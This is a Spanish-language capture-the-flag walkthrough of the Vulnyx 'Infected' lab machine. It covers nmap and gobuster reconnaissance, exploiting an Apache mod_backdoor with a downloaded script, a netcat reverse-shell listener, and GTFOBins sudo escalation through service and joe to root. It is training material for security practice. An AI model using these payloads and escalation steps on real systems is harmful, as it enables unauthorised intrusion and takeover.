
Máquina Infected (Vulnyx)

agosto 15, 2025

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24



• Kali (Máquina Atacante): 10.0.2.3

• Máquina Victima: 10.0.2.9

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.9

```
icmp_seq=1 ttl=64 time=0.511 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

\$ nmap -PN 10.0.2.9 -sVC

Como podemos comprobar la Máquina Victima tiene abiertos los puertos 22 y 80.

Comprobamos que es lo que corre en el puerto 80.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web por extensiones de archivos *.php*, para ello ejecutamos el siguiente comando:

\$ gobuster dir -u http://10.0.2.9:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php

```
Gobuster v3.6
by 0J Reeves (@TheColonial) B Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.9:80
[+] Marchod: 6ET
[-] Threads: 10
[-] Wordlist: // usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[-] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[-] Timeout: 10s


Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 273]
/info.php (Status: 403) [Size: 273]
/info.php (Status: 403) [Size: 273]
/server-status (Status: 403) [Size: 273]
/server-status (Status: 403) [Size: 273]
Progress: 441118 / 441120 (100.00%)

Finished
```

Encontramos el archivo info.php.


Accedemos a este archivo.



Si bajamos la pagina vemos en el apartado llamado **Loaded Modules** algo que nos llama la atención que dice **mod_backdoor**.



Hacemos una busqueda por **google** y nos encontramos este repositorio de **github** el cual contiene el exploit para explotarlo.



Nos lo descargamos, y lo ejecutamos con el siguiente comando:

\$ python exploit.py 10.0.2.9 80



¡¡¡Podemos ejecutar comandos!!!

A continuación, en otra pestaña de la terminal de nuestra Máquina Atacante y con la ayuda de la herramienta **netcat(nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

\$ nc -lvnp 443



Y en la Máquina Victima ejecutamos la siguiente reverse shell:

```
bash: cannot set terminal process group (495): Inappropriate ioctl for device bash: no job control in this shell www-data@infected:/$
```

Y obtenemos una shell como www-data.

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

\$ sudo -l

```
www-data@infected:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on infected:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin,
    use_pty

User www-data may run the following commands on infected:
    (laurent) NOPASSWD: /usr/sbin/service
```

Nos encontramos con el binario **service** que lo podemos ejecutar como el usuario **laurent**. por lo tanto nos vamos a la pagina gtfobins a mirar el payload.

Sudo If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access. sudo service ../../bin/sh

lo ejecutamos de la siguiente manera:

\$ sudo -u laurent /usr/sbin/service ../../bin/sh

```
sudo -u laurent /usr/sbin/service ../../bin/sh
whoami
laurent
```

¡¡¡Somos laurent!!!

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutaremos los siguiente comandos:

```
$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm
```

De nuevo como el usuario **laurent** enumeramos los permisos **sudo**, para ello ejecutamos de nuevo el siguiente comando:

```
laurent@infected:/$ sudo -l
Matching Defaults entries for laurent on infected:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User laurent may run the following commands on infected:
    (root) MOPASSWD: /usr/bin/joe
```

Nos encontramos con el binario **joe** que lo podemos ejecutar como el usuario **root**. por lo tanto nos vamos de nuevo a la pagina gtfobins a mirar el payload.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo joe ^Kr/bin/sh

Lo ejecutamos:

\$ sudo /usr/bin/joe

Pulsamos Ctrl + K y escapamos con !.

Y escribimos lo siguiente:

/bin/sh



¡¡¡Ya somos root!!!